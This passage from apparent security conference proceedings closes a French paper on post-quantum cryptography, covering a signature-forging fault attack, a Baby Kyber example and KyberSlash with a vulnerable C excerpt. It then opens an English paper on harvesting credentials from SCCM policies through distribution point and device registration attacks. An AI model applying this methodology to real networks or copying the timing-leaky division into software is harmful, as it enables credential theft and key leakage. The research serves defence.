


Fig. 18. Signature forgée résultante

Dans les schémas figures 16 à 18, une première signature légitime S_1 est générée. Lors d'une seconde signature provenant du même sous-arbre que S_1, une faute est injectée lors du calcul de la racine de ce sous-arbre. Ainsi, la feuille $WOTS^+$ de l'arbre de niveau supérieur qui avait précédemment signé P_1 signe désormais P_1^{volt}. Cela contredit le principe de "signature à usage unique", et permet de forger des signatures grâce à l'attaque présentée dans la figure 9. Il devient donc faisable pour un attaquant de forger un nouveau sous-arbre, de racine P_1^{skull} signable, puis de signer des messages arbitraires via les clés FORS aux feuilles de ce nouvel arbre.

4.2 Kyber, un algorithme d'échange de clés post-quantique

Les schémas d'échange de clés à base de *lattices* (réseaux euclidiens) sont aujourd'hui considérés comme l'une des approches les plus prometteuses en cryptographie post-quantique. Ils reposent sur des problèmes mathématiques (tels que *Learning With Errors* - LWE [21], ou ses variantes sur les anneaux - RLWE [26], MLWE [1], ...) réputés difficiles à résoudre, même pour un ordinateur quantique, bien qu'aucune preuve formelle sur l'inexistence d'un algorithme quantique "efficace" n'ait été présentée. À l'instar des signatures basées sur les fonctions de hachage, l'idée générale est de s'appuyer sur des opérations qui sont simples à réaliser, tout en rendant leur inversion (par un attaquant) extrêmement coûteuse.

Dans cette partie, nous allons présenter les grandes lignes du mécanisme d'échange de clés par *lattices* (ou "réseaux"), en se focalisant sur l'intuition mathématique et les points d'attention, plutôt que sur les démonstrations formelles.

Le problème "Learning With Errors" (LWE) Le problème LWE, et ses variantes, constituent le socle de nombreux schémas cryptographiques post-quantiques.

- **Principe général :** On considère un espace vectoriel (par exemple $\mathbb{Z}_q^n$) et un *secret* s, vecteur dans cet espace. Le problème LWE consiste, pour un attaquant, à retrouver s à partir de plusieurs équations linéaires entachées d'un bruit aléatoire (les erreurs). Concrètement, on publie des paires (a, b) où $b = \langle a, s \rangle + e \mod q$, avec e un bruit discret.
- **Pourquoi est-ce difficile ?** Sans bruit ($e = 0$), il suffirait de résoudre un système linéaire pour retrouver s. Avec le bruit, le problème devient bien plus ardu.
- **Post-quantique ?** Les meilleures techniques connues (algorithmes classiques ou quantiques) pour retrouver s sont d'une complexité

exponentielle en la dimension n et/ou en la taille du module q. Cela rend les schémas basés sur LWE ou RLWE particulièrement intéressants.

Schéma d'échange de clés Sur la base de LWE, il est possible de construire un schéma d'échange de clés qui fonctionne de manière similaire à un Diffie-Hellman classique, mais avec des opérations sur des *polynômes* ou des *vecteurs* et l'ajout d'un bruit aléatoire. Nous exposons ci-dessous l'idée générale, tout en simplifiant les notations :

1. **Paramètres publics :** choisir un entier n, un module (modulo pour les opérations) q, une distribution de bruit χ, et une matrice aléatoire A (commune aux deux parties).
2. **Génération de clé (Alice) :**
   — Alice génère un vecteur secret s_A selon χ.
   — Elle calcule la partie publique $p_A = A \cdot s_A + e_A \mod q$, où e_A est un bruit tiré selon χ.
   — La clé publique d'Alice est p_A, et sa clé privée est s_A.
3. **Génération de clé (Bob) :**
   — Bob génère son vecteur secret s_B et calcule sa partie publique $p_B = A \cdot s_B + e_B \mod q$.
   — La clé publique de Bob est p_B, et sa clé privée est s_B.
4. **Échange :**
   — Bob utilise la clé publique d'Alice pour calculer $k_B = \langle p_A, s_B \rangle \mod q$. Étant donné que $p_A = A \cdot s_A + e_A$, on obtient $k_B \approx \langle A \cdot s_A, s_B \rangle + \langle e_A, s_B \rangle \mod q$.
   — Alice utilise la clé publique de Bob pour calculer $k_A = \langle p_B, s_A \rangle \mod q$. Par analogie, $p_B = A \cdot s_B + e_B$, donc $k_A \approx \langle A \cdot s_B, s_A \rangle + \langle e_B, s_A \rangle \mod q$.
5. **Clé commune :**
   — En raison des produits scalaires, k_A et k_B sont proches l'un de l'autre. Des techniques de *reconciliation* (souvent des seuils et des arrondis) permettent de corriger l'impact du bruit et d'obtenir une même clé secrète commune k.

Exemple : Baby Kyber Pour illustrer le fonctionnement de Kyber de manière simplifiée, on considère un exemple de très petite taille (appelé ici « Baby Kyber »). Même si les valeurs numériques sont volontairement réduites pour des raisons pédagogiques (et ne sont donc absolument pas sécurisées), le principe reflète bien la logique du système Kyber réel.

Paramètres réduits

— **Le module** q est choisi très petit. Par exemple $q = 17$. Dans la version standard de Kyber, $q \approx 3000$.

— **Modulus polynomial** : on travaille avec des polynômes modulo $x^4 + 1$. Cela signifie qu'on ramène constamment le degré des polynômes à un maximum de 3 (les puissances ≥ 4 sont réduites modulo $x^4 + 1$).

— **Vecteurs de polynômes** :

  — Dans Baby Kyber, on manipule seulement quelques polynômes (de petites dimensions).

  — Dans le Kyber réel, la dimension (et la structure de la matrice $\mathbf{A}$) est bien plus grande, et des techniques de *compression* sont aussi employées.

Génération de clés

— **Clé secrète s** : on génère un petit vecteur de polynômes. Dans Baby Kyber, la clé secrète contient par exemple deux polynômes de coefficients « petits » :

$$\mathbf{s} = \begin{pmatrix} -x^3 - x^2 + x \\ -x^3 - x \end{pmatrix}.$$

— **Matrice publique A** : on choisit une matrice de polynômes aléatoires. Par exemple,

$$\mathbf{A} = \begin{pmatrix} 6x^3 + 16x^2 + 16x + 1 & 9x^3 + 4x^2 + 6x + 1 \\ 5x^3 + 3x^2 + 10x + 1 & 6x^3 + x^2 + 9x + 15 \end{pmatrix}.$$

— **Vecteur d'erreur e** : on génère également un vecteur de polynômes « petits ». Par exemple,

$$\mathbf{e} = \begin{pmatrix} x^2 \\ x^2 - x \end{pmatrix}.$$

— **Clé publique t** : on calcule

$$\mathbf{t} = \mathbf{A}\,\mathbf{s} + \mathbf{e} \qquad \bmod (x^4 + 1,\, 17).$$

— **Résultat** : la clé privée est donc $\mathbf{s}$. La clé publique comprend $\mathbf{A}$ et $\mathbf{t}$. Les polynômes de $\mathbf{s}$, $\mathbf{A}$, et $\mathbf{t}$ sont exprimés modulo $(x^4 + 1, 17)$.

L'idée cruciale est qu'il est difficile (censément impossible en pratique pour de grands paramètres) de retrouver $\mathbf{s}$ en résolvant $\mathbf{t} = \mathbf{A}\,\mathbf{s} + \mathbf{e}$, compte tenu du bruit $\mathbf{e}$. Cela correspond au problème MLWE (Module Learning With Errors).

Chiffrement Pour chiffrer un message $\mathbf{m}$ (souvent un secret servant à générer une clé symétrique), on fait ce qui suit :

- On encode le message dans un polynôme $\mathbf{m}_b$ contenant les bits du message dans ses coefficients (par exemple, si le message binaire est 1011, on construit $x^3 + x + 1$).
- Pour faciliter la détection des bits à la déchiffre, on *multiplie* ce polynôme par $\lfloor q/2 \rfloor$. Dans Baby Kyber, cela revient à multiplier par 9 (car $\lfloor 17/2 \rfloor = 8$ ou 9, selon l'arrondi ; dans l'exemple présenté, on choisit 9).
$$\mathbf{m} = 9 \cdot \mathbf{m}_b.$$
- On choisit de nouveaux vecteurs de bruit (et de masquage) $\mathbf{r}$ et $\mathbf{e}_1, e_2$, également de « petits » coefficients.
- On calcule alors la paire $(\mathbf{u}, v)$:
$$\mathbf{u} = \mathbf{A}^T\mathbf{r} + \mathbf{e}_1, \quad v = \mathbf{t}^T\mathbf{r} + e_2 + \mathbf{m}.$$
- Le *chiffre* (ciphertext) est le couple $(\mathbf{u}, v)$.

Déchiffrement Pour déchiffrer, le récepteur (qui possède $\mathbf{s}$) va :

- Calculer
$$\mathbf{m}_n = v \; - \; \mathbf{s}^T\mathbf{u},$$
- $\mathbf{m}_n$ n'est pas exactement $\mathbf{m}$, car il contient aussi un mélange de petits bruits. Mais les coefficients de $\mathbf{m}_n$ doivent être proches de 0 ou de $\lfloor q/2 \rfloor$.
- En « arrondissant » chaque coefficient vers 0 ou 9 (dans le cas de $q = 17$), on récupère le polynôme $\mathbf{m}$.
- Puis on divise par 9 pour obtenir $\mathbf{m}_b$, le polynôme binaire initial. Les coefficients (bits) retrouvés correspondent au message clair.

Pourquoi ce mécanisme fonctionne-t-il ? La clé réside dans le fait que :

$$v \; - \; \mathbf{s}^T\mathbf{u} \; \approx \; \mathbf{m} \; + \; (\text{petit bruit}).$$

Tant que ce « petit bruit » (lié aux coefficients $\mathbf{e}$ et $\mathbf{r}$ dans les polynômes) reste assez faible pour que le *seuil d'arrondi* distingue clairement les bits 0 et 1, le message est récupérable sans erreur.

Dans Baby Kyber, tout est réduit à de toutes petites dimensions (degré 4 des polynômes et $q = 17$). En pratique, Kyber *authentique* emploie des degrés nettement plus grands (ex. $n = 256$) et des moduli plus larges ($q = 3329$ dans les versions standardisées), ce qui rend bien sûr les instances MLWE beaucoup plus difficiles à attaquer.

En résumé, Baby Kyber illustre :

1. Comment une clé publique $(\mathbf{A}, \mathbf{t})$ est générée à partir d'une clé secrète $\mathbf{s}$ et d'un bruit $\mathbf{e}$.
2. Comment le chiffrement se fait en utilisant un masque $\mathbf{r}$ et des termes de bruit supplémentaires.
3. Comment le déchiffrement reconstitue la valeur du message à partir d'un « arrondi » des coefficients.

Ce principe est au cœur de Kyber (et, plus généralement, des schémas *LWE/MLWE-based*). Dans Kyber *réel*, on applique en plus des mécanismes de compression (pour réduire la taille des clés et des textes chiffrés) et des optimisations pour accélérer les calculs, tout en conservant le même *cœur* de procédé.

Points d'attention Comme pour tout schéma cryptographique, plusieurs précautions sont à prendre :

— **Implémentation constante en temps :** les opérations sur les polynômes et le bruit (générateurs de Gauss discret) doivent être effectuées de façon à éviter les *side-channels* (fuites temporelles, fuites d'information via la consommation électrique, etc.).
— **Génération aléatoire fiable :** la sécurité dépend grandement de la distribution de bruit. Un générateur aléatoire mal initialisé peut compromettre la robustesse face aux attaques.
— **Taille des clés et performances :** contrairement aux schémas classiques (Diffie-Hellman), la taille des clés et des échanges peut être plus importante, ce qui nécessite d'étudier l'impact sur les performances (coût en bande passante, stockage, etc.).
— **Usage *hybride* :** comme évoqué pour les signatures, l'utilisation conjointe d'un échange de clés classique (ECDH) et d'un échange basé sur les lattices (Kyber) reste souvent recommandée pour se prémunir d'éventuelles faiblesses nouvellement découvertes.

KyberSlash : fuites de secrets via des divisions dépendantes des données Bien que Kyber soit considéré comme un algorithme post-quantique solide, des travaux récents [7] ont mis en évidence une vulnérabilité baptisée *KyberSlash*. Cette vulnérabilité se manifeste dans de nombreuses implémentations de Kyber en raison d'une division dont le temps d'exécution varie selon la valeur du dividende, y compris lorsque celui-ci est « secret ». Plusieurs conditions rendent cette fuite d'informations potentiellement exploitable :

[7] Voir notamment [8].

1. **Division dépendante de la clé secrète :** un extrait de code présent dans les bibliothèques de référence effectue une division par la constante publique `KYBER_verbatimQ` (souvent 3329), mais le dividende (`t`) est issu d'un calcul dépendant de valeurs secrètes. Par exemple :

```c
/* Extrait typique d'une implémentation de Kyber affectée */
void poly_tomsg(uint8_t msg[32], const poly *a)
{
  unsigned int i,j;
  uint16_t t;
  for(i=0;i<KYBER_N/8;i++) {
    msg[i] = 0;
    for(j=0;j<8;j++) {
      t = a->coeffs[8*i+j];
      t += ((int16_t)t >> 15) & KYBER_Q;
      /* Division par KYBER_Q (publique), mais 't' est
↪  secret */
      t = (((t << 1) + KYBER_Q/2)/KYBER_Q) & 1;
      msg[i] |= t << j;
    }
  }
}
```

2. **Variation du temps de division :** dans de nombreux processeurs et environnements, l'instruction de division (ou la fonction d'« émulation » lorsqu'aucune instruction matérielle n'est disponible) a un temps d'exécution qui dépend des valeurs en entrée. Ainsi, si `t` atteint certains seuils (p. ex. 2048, 4096 ou 8192), le nombre de cycles peut changer, rendant le calcul chronométrable à distance.
3. **Situations concrètes de fuite :** des analyses empiriques (par exemple sur des CPU Zen 2 ou des plateformes RISC-V U74) ont montré des ralentissements ou accélérations de l'ordre de quelques cycles. Bien que ces variations puissent sembler faibles, il existe des techniques d'attaques par canaux auxiliaires suffisamment sensibles pour extraire des informations sur la clé secrète à partir d'une poignée de cycles d'écart.

KyberSlash1 et KyberSlash2. Les auteurs[8] ont répertorié deux grandes classes de divisions problématiques dans Kyber :

— **KyberSlash1** : la division apparaît durant la phase de *déchiffrement* (fonction `poly_tomsg`, par exemple), où la valeur `t` dépend directement des coefficients secrets.

[8] Voir la FAQ officielle KyberSlash [8] pour plus de détails.

— **KyberSlash2** : la division survient durant la phase de *chiffrement* (fonctions `poly_compress`, `polyvec_compress`, etc.), impliquant également des données secrètes.

Dans les deux cas, un attaquant capable de mesurer précisément les durées d'exécution peut « remonter » à des informations confidentielles, par exemple en proposant des messages chiffrés « spécialement conçus ».

Impacts et recommandations.

— **Environnements vulnérables :** toute plateforme où la division (ou la multiplication substituée par le compilateur) présente un temps d'exécution dépendant du dividende secret. Cela inclut des chaînes d'outils sur Intel/AMD (division matérielle non constante), ou sur ARM/RISC-V (division émulée via une fonction logicielle pouvant faire intervenir des branchements).

— **Portée de l'attaque :** certaines démonstrations pratiques, regroupées sous l'initiative *KyberSlash*, montrent la faisabilité d'extraire des secrets en moins d'une minute d'observation, dans certains cas et contextes. Même si l'utilisation unique d'une clé privée limite les attaques *multi-traces*, des travaux antérieurs suggèrent la prudence (il est déjà arrivé qu'on découvre ensuite des « single-trace attacks »).

— **Mitigations :** remplacer cette division dépendante des clés par des opérations à temps constant (par exemple, des multiplications et bitshifts correctement implémentés et indépendants des secrets). Divers « patches » et outils d'analyse (p. ex. `saferewrite`) sont disponibles pour détecter et corriger ces segments de code.

Origine du nom « KyberSlash ». Le terme *slash* fait référence à la barre oblique (“/”) qui symbolise la division dans la plupart des langages de programmation et d'algèbre. Il ne faut pas confondre cette appellation avec une remise en cause de Kyber dans sa globalité : il s'agit spécifiquement d'une faiblesse des implémentations qui effectuent une division non protégée et dépendante de valeurs secrètes.

Conclusion sur les échanges de clés par lattices Tout comme les signatures à base de fonctions de hachage, les protocoles d'échange de clés par lattices illustrent à quel point la cryptographie post-quantique repose sur des idées connues (des produits scalaires, des masquages aléatoires, des algorithmes correcteurs d'erreurs, etc.) combinées de manière à résister aux attaques quantiques. Ces techniques ont déjà fait l'objet de nombreuses

analyses, dont certaines mettent en avant la nécessité de soigner chaque détail de l'implémentation.

À l'instar de *XMSS* ou *SLH-DSA* pour les signatures, des normes commencent à émerger (comme *CRYSTALS-Kyber* pour l'échange de clés), et il est probable qu'elles s'imposent dans de nombreuses infrastructures. Une fois encore, le fait de manipuler soi-même ces objets mathématiques (même avec un niveau de formalité modeste) permet d'acquérir une intuition précieuse et de démystifier la cryptographie post-quantique.

5 Conclusion

La cryptographie "post-quantique" n'est pas fondamentalement différente de la cryptographie dont nous avons tous l'habitude. Les quelques changements résident dans l'adaptation des tailles de clés et le choix de problèmes suffisamment robustes et pratiques pour résister aux attaques via des ordinateurs quantiques. En effet, avec une taille de clé publique d'1 téraoctet, même un algorithme comme RSA peut être considéré comme post-quantique [7] ! Cela ne serait toutefois pas très pratique à l'usage... En particulier, il est important de remarquer que les algorithmes développés pour la cryptographie "post-quantique" n'ont rien de quantique ; ils s'exécutent sur des ordinateurs classiques. Ce sont les "attaquants" qui utilisent des ordinateurs quantiques. Cela est à distinguer de la cryptographie quantique, avec par exemple l'Échange Quantique de Clé (QKD) [23], dont les algorithmes et les échanges se font sur des supports quantiques.

À travers la présentation du parcours de formation de l'équipe et du tour d'horizon du domaine présenté dans ce papier, nous espérons avoir démontré que la cryptographie post-quantique, au même titre que la cryptographie classique, est loin d'être inaccessible à un large public. En cybersécurité, les logiciels, les méthodologies, les environnements, les attaques et les pratiques évoluent constamment. De même qu'un cabinet d'audit ne réalise plus un test d'intrusion comme il le faisait 15 ans auparavant, le domaine de la cryptographie doit évoluer dans les prochaines années. Il est essentiel pour tous les acteurs du domaine de rester curieux et d'intégrer ces nouvelles connaissances à notre arsenal de compétences. Pour davantage de détails, l'audience est invitée à consulter le blog de Synacktiv, sur lequel plusieurs articles approfondis sur ce sujet ont déjà été publiés, et où Synacktiv continuera à partager ses recherches et analyses pour accompagner cette transition technologique importante.

Références

1. Multiplicative Learning With Errors and Cryptosystems. https://eprint.iacr.org/2011/119.
2. ANSSI. Avis de l'ANSSI sur la migration vers la cryptographie post-quantique. https://cyber.gouv.fr/publications/avis-de-lanssi-sur-la-migration-vers-la-cryptographie-post-quantique-0.
3. ANSSI. Mécanismes cryptographiques. https://cyber.gouv.fr/publications/mecanismes-cryptographiques.
4. ANSSI. PQC transition in France, ANSSI views. https://cyber.gouv.fr/sites/default/files/document/pqc-transition-in-france.pdf.
5. Asecuritysite. Quantum Robust : Hash to Obtain Random Subset (HORS). https://asecuritysite.com/signatures/hors.
6. Manuel Barbosa, Deirdre Connolly, João Diogo Duarte, Aaron Kaiser, Peter Schwabe, Karolin Varner, and Bas Westerbaan. X-wing : The hybrid KEM you've been looking for. Cryptology ePrint Archive, Paper 2024/039, 2024. https://eprint.iacr.org/2024/039.
7. Daniel J. Bernstein, Nadia Heninger, Paul Lou, and Luke Valenta. Post-quantum RSA. Cryptology ePrint Archive, Paper 2017/351, 2017. https://eprint.iacr.org/2017/351.
8. S. Bhasin A. Chattopadhyay T. K. Chia M. J. Kannwischer F. Kiefer T. B. Paiva P. Ravi D. J. Bernstein, K. Bhargavan and G. Tamvada. KyberSlash : Exploiting secret-dependent division timings in Kyber implementations., 2025. https://kyberslash.cr.yp.to/kyberslash-20250115.pdf.
9. ETSI. ETSI TS 103 744 - CYBER - Quantum-safe Hybrid Key Exchanges. https://www.etsi.org/deliver/etsi_ts/103700_103799/103744/01.01.01_60/ts_103744v010101p.pdf.
10. Gaëtan Ferry. Is it Post-Quantum time yet ? https://www.synacktiv.com/publications/is-it-post-quantum-time-yet.
11. Federico Giacon, Felix Heuer, and Bertram Poettering. KEM combiners. Cryptology ePrint Archive, Paper 2018/024, 2018. https://eprint.iacr.org/2018/024.
12. Antoine Gicquel. Quantum Readiness : Hash-Based Signatures. https://www.synacktiv.com/publications/quantum-readiness-hash-based-signatures.
13. Andreas Huelsing, Denis Butin, Stefan-Lukas Gazdag, Joost Rijneveld, and Aziz Mohaisen. XMSS : eXtended Merkle Signature Scheme. RFC 8391, May 2018. https://www.rfc-editor.org/info/rfc8391.
14. NIST. FIPS 203 - Module-Lattice-Based Key-Encapsulation Mechanism Standard. https://csrc.nist.gov/pubs/fips/203/final.
15. NIST. FIPS 204 - Module-Lattice-Based Digital Signature Standard. https://csrc.nist.gov/pubs/fips/204/final.
16. NIST. FIPS 205 - Stateless Hash-Based Digital Signature Standard. https://csrc.nist.gov/pubs/fips/205/final.

17. NIST. IR 8545 - Status Report on the Fourth Round of the NIST Post-Quantum Cryptography Standardization Process.
https://csrc.nist.gov/pubs/ir/8545/final.
18. NIST. Post-Quantum Cryptography.
https://csrc.nist.gov/projects/post-quantum-cryptography.
19. NIST. SP 800-208 - Recommendation for Stateful Hash-Based Signature Schemes.
https://csrc.nist.gov/pubs/sp/800/208/final.
20. Wikipédia. Algorithme BHT.
https://en.wikipedia.org/wiki/BHT_algorithm.
21. Wikipédia. Apprentissage avec erreur.
https://fr.wikipedia.org/wiki/Apprentissage_avec_erreurs.
22. Wikipédia. Arbre de Merkle.
https://fr.wikipedia.org/wiki/Arbre_de_Merkle.
23. Wikipédia. Distribution quantique de clé.
https://fr.wikipedia.org/wiki/Distribution_quantique_de_cl%C3%A9.
24. Wikipédia. Merkle Signature Scheme.
https://en.wikipedia.org/wiki/Merkle_signature_scheme.
25. Wikipédia. Paradoxe des anniversaires.
https://fr.wikipedia.org/wiki/Paradoxe_des_anniversaires.
26. Wikipédia. Ring Learning With Error.
https://en.wikipedia.org/wiki/Ring_learning_with_errors.
27. Wikipédia. Réduction du paquet d'onde.
https://fr.wikipedia.org/wiki/R%C3%A9duction_du_paquet_d%27onde.
28. C Zalka. Grover's Quantum Searching Algorithm is Optimal.
https://arxiv.org/abs/quant-ph/9711070.

SCCMSecrets.py: exploiting SCCM policies distribution for credentials harvesting

Quentin Roland
quentin.roland@synacktiv.com

Synacktiv

Abstract. SCCM (Configuration Manager, renamed as MECM a few years ago) recently attracted quite a lot of attention as an additional attack surface in medium and large size Active Directory internal networks. This article more specifically focuses on attack vectors associated with one of the fundamental building blocks of SCCM infrastructures: policies. SCCM policies are a prime target for attackers as they may expose (intentionally or otherwise) sensitive technical information such as credentials. This article aims at presenting an exhaustive methodology regarding SCCM policies, including standard attacks, misconfigurations and authentication relaying, while providing actionable offensive tooling.

1 SCCM policies: concepts, secrets and misconfigurations

1.1 Basic SCCM topology

SCCM is responsible for a wide range of device management operations, from operating system installation to software updates, security policies application and more. To fulfil this role, a minimal SCCM infrastructure can be divided into 4 components:

- **The site server**. In SCCM, devices and resources are associated with what is known as a site. A site server is a role implementing the primary management functions for a site's devices.
- **The site database**. As its name indicates, the site database is an SQL Server database hosting the various data used by SCCM.
- **Distribution Points**. The Distribution point server role allows servers to host content such as software updates, applications, and operating system images, making them available to client devices within the network for deployment.
- **Management Points**. The Management point server role allows servers to act as intermediaries between client devices and the SCCM site server, providing clients with policy information, content locations, and facilitating communication for status reporting and data gathering.

With the aforementioned SCCM infrastructure in mind, what exactly are **policies**? Well, kind of everything. "Policies" is a generic term referring to a set of rules and configurations defined in SCCM that should apply to managed devices. For instance, an administrator defining the scheduling and installation of a software update on client devices created a policy. Similarly, configuring the deployment of new operating systems on the network constitutes a policy, as well as the creation of compliance settings requirements, etc. Clients will periodically request their policies from their Management Point, and apply them. Some policies are fully included in the form of XML documents returned by Management Points. However, others will reference heavy external resources that cannot be directly transmitted in the XML response – e.g. MSI install files, scripts, operating system images, driver packages, etc. It is the role of the distribution points to host such files that will be downloaded by client devices when applying a policy referencing them.




Fig. 1. Simplified SCCM topology

1.2 Secrets in policies

Now that the context behind SCCM policies is a bit clearer, why would an attacker want to target SCCM policies? Said policies may contain a wide range of secrets and credentials, as will be discussed below.

Network Access Account credentials. When it comes to secrets associated with SCCM policies, a lot of research has been performed on

the infamous NAA policy, NAA standing for Network Access Account. As will be discussed later, the interactions between SCCM clients and distribution points are authenticated using domain credentials. But what happens when a registered, approved SCCM device is not yet joined to the Active Directory domain? The client will then be unable to use its machine account to authenticate to the distribution point in order to fetch any kind of resources. Some devices may however need to apply policies prior to joining the Active Directory domain (e.g. to install an operating system image, or to run a task sequence that precisely aims at joining the device to the domain). One of the solutions offered by SCCM to solve this problem is to configure a Network Access Account, which is a domain account whose credentials will be transmitted to registered SCCM devices through a policy called NAAConfig. The NAA account is particularly interesting from an offensive standpoint because it will be transmitted as a secret policy to all devices, regardless of the collections they belong to. In addition, an account with excessive rights may be used as the NAA account.

Task sequences. Task sequences can regularly expose credentials. Task sequences represent a central SCCM component; they are automated workflows that can be deployed by administrators on client devices and that will execute a series of steps. If this sounds generic, it is precisely because task sequences are designed to be generic. A wide range of tasks can be performed on clients through task sequences, from running arbitrary commands/PowerShell scripts, to installing an application, connecting to an SMB share, applying Windows settings, running another task sequence, etc. Various task sequences are configured with credentials (domain join, local admin configuration, run command line as a specific user, etc.). Such credentials will be transmitted in cleartext as part of the policies that contain the task sequence.

Collection variables. In SCCM, it is possible to associate variables to specific collections of devices. These variables can be used to customize deployments, scripts, or configurations for all members of the collection. They are particularly useful in task sequences, where they can be used to control the flow, pass values to scripts, or set conditions for specific actions. Collection variables can be anything – and can thus include sensitive technical data such as tokens or credentials. They are transmitted to client devices through policies.

Distribution point resources. Finally, it was previously mentioned that policies may reference external resources hosted on a distribution point. These resources may be applications, OS images, but also configuration files, PowerShell scripts, certificates, or other kind of file susceptible of containing sensitive technical information. As a result, looking for secrets associated with secret policies in SCCM is not limited to the content of the policies themselves, but also to the external resources that they may reference. Resources hosted on distribution points are placed in their `C:\SCCMContentLib` folder and can be downloaded in two ways: HTTP (default) and SMB. In both cases, by default, NTLM/Kerberos authentication is required to fetch resources from distribution points.

1.3 Exploiting SCCM policies distribution: attacks and misconfigurations

Pulling resources from distribution points. As previously stated, distribution points host external policies resources that may contain sensitive information / credentials. Any authenticated user can crawl Distribution Point resources to look for credentials.

Attack DP01: Authenticate to Distribution Point and look for sensitive policies resources for privilege escalation

This attack was first implemented by `CMLoot` using the SMB protocol. However, it is important to note that the HTTP protocol can also be used. This opens up some nice opportunities for relaying attacks (more on that later), but also allows the exploitation of an SCCM misconfiguration. It is indeed possible to configure one or several distribution point(s) to allow anonymous access to the resources they host. This configuration can be applied from the SCCM console and only affects the HTTP transport method.

Exploiting this misconfiguration via HTTP could allow unauthenticated attackers on the network to harvest distribution point resources and look for credentials.

Attack DP02: Exploit Distribution Point anonymous access via HTTP to look for sensitive policies resources without any authentication

Fetching SCCM secret policies. Regarding the SCCM policies themselves and as explained previously, only registered SCCM devices can query policies associated with their collections from Management Points.

Which leads us to the topic of **SCCM device registration**. In SCCM, client devices register themselves by generating a self-signed certificate and transmitting it to the Management Point. All subsequent requests from the device will be signed with the private key associated with the certificate. Such a registration workflow however begs the question: since the certificates generated to register a device are self-signed, what is preventing a potential attacker from generating a pair of certificates, register a device with them, and freely interact with the management point as an SCCM device? Well, technically nothing – however, this is where the concept of **device approval** comes into play. Indeed, in order to register itself, a client can call the following endpoint on a management point, with a specific payload including various information such as the client name as well as the certificate containing its public key: `http://<MP>/ccm_system/request`. This request can be performed unauthenticated, which concretely means that anyone can use it to register a device. However, in the default SCCM configuration, devices registered in this way will end up in an **Unapproved** state, until an administrator approves them. Unapproved devices are pretty limited in their interactions with the SCCM infrastructure – for security reasons, considering what was just mentioned above. More specifically regarding the topic at hand, unapproved devices cannot request secret policies from the management point. Secret policies are the one susceptible of containing credentials – so, all the interesting ones mentioned above (e.g. NAA, task sequences, collection variables). As a result, an attacker cannot really use unauthenticated device registration to dump secret policies. However, in the default SCCM configuration, it is possible to register a device which will then automatically be given the **Approved** status. This can be achieved by calling the following endpoint and authenticating to it (via NTLM/Kerberos) with a **domain machine account**: `http://<MP>/ccm_system_windowsauth/request`.

Attack MP01: Use a machine account to register an approved SCCM device and request secret policies from the Management Point

If the machine account is not already associated with an SCCM device, the new registered device will only be part of default collections, which may limit the number of returned secret policies. If the machine account is one already associated with an SCCM device, re-registering it ourselves will allow us to access all secret policies associated with the legitimate SCCM device. In this second case, the legitimate device will temporarily have the wrong certificates – but it will register itself again after a short while. It should be noted that it is actually possible to configure SCCM




Fig. 2. Default SCCM device registration behaviour

to automatically approve all new registered devices, including the ones registered through the unauthenticated registration endpoint.

This configuration could allow an unauthenticated attacker on the network to anonymously register a new device that would be automatically approved. It would then be possible to dump secret SCCM policies and retrieve domain credentials (NAA or other) to gain initial access to the Active Directory environment.

Attack MP02: Exploit Automatic Device Approval to anonymously register a new approved SCCM device and retrieve secret policies associated with default collections

2 Exploiting SCCM policies with SCCMSecrets.py

